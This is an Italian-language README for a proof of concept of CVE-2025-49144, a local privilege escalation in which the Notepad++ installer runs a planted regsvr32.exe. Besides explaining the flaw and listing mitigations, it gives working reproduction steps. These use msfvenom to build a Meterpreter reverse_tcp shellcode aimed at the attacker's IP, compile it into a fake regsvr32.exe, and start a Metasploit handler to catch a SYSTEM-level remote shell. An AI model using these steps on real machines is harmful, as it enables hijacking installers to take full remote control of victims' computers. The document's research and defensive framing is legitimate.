
CVE-2025-49144 PoC per i ricercatori di sicurezza, da testare e provare.

📌 CVE-2025-49144 è una vulnerabilità di escalation dei privilegi locali ad alta gravità presente nei programmi di installazione di Notepad++ v8.8.1 e versioni precedenti. Questa vulnerabilità deriva da un comportamento incontrollato del percorso di ricerca degli eseguibili durante l'installazione, che consente a un attaccante locale di ottenere privilegi a livello di SYSTEM posizionando eseguibili dannosi nella stessa directory del programma di installazione.
⚙️ Come funziona la CVE – Passo dopo passo:
🧱 1. Cosa non ha funzionato nel programma di installazione?
Il programma di installazione di Notepad++ (prima della v8.8.2) chiama regsvr32.exe per registrare alcuni componenti — ma lo fa senza specificare il percorso completo (come C:\Windows\System32\regsvr32.exe).
Invece, esegue semplicemente:
regsvr32.exe some_dll
📂 2. Comportamento del percorso di ricerca di Windows: Quando un eseguibile viene avviato senza un percorso completo, Windows utilizza un ordine di ricerca specifico per trovare il file:
La cartella da cui è stata avviata l'applicazione (es. Downloads)
La cartella di sistema (System32)
La cartella di Windows
La directory di lavoro corrente
I percorsi nella variabile d'ambiente PATH
Quindi, se un falso regsvr32.exe viene posizionato nella stessa cartella del programma di installazione (es. Downloads), Windows lo utilizzerà prima di quello reale.
💣 3. Sfruttamento:
- L'attaccante posiziona un regsvr32.exe dannoso nella stessa cartella del programma di installazione legittimo di Notepad++ (es. la cartella Downloads della vittima).

- La vittima esegue il programma di installazione (pensando che sia sicuro).


- Il programma di installazione chiama regsvr32.exe, ma finisce per eseguire quello dannoso dalla stessa cartella — con privilegi SYSTEM (perché i programmi di installazione richiedono in genere autorizzazioni di amministratore).

- Il payload dell'attaccante ora viene eseguito come NT AUTHORITY\SYSTEM.
⚙️ Passaggi per riprodurre:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=4444 -f c > shellcode.txt
x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST X.X.X.X
set LPORT 4444
run
Nota: Questa è una PoC, quindi è stata testata con Windows Defender e la protezione in tempo reale disabilitate.
✅ Mitigazione
Gli utenti e gli amministratori dovrebbero:
Aggiornare a Notepad++ v8.8.2 o versioni successive
Limitare l'installazione del software ad amministratori fidati
Utilizzare AppLocker, WDAC o i Criteri di restrizione software (SRP) per:
I team di sicurezza dovrebbero controllare regolarmente i percorsi di installazione, monitorare i permessi di scrittura e osservare il comportamento durante l'esecuzione del programma di installazione per ridurre la superficie d'attacco.
Licenza MIT — Gratuita solo per scopi educativi, di ricerca e difensivi.
Pull Request benvenute — migliora il rilevamento, aggiungi funzionalità o suggerisci correzioni.
Questa PoC è solo a scopo educativo e di ricerca. Usala a tuo rischio e pericolo. L'autore non è responsabile per qualsiasi uso improprio o danno causato.
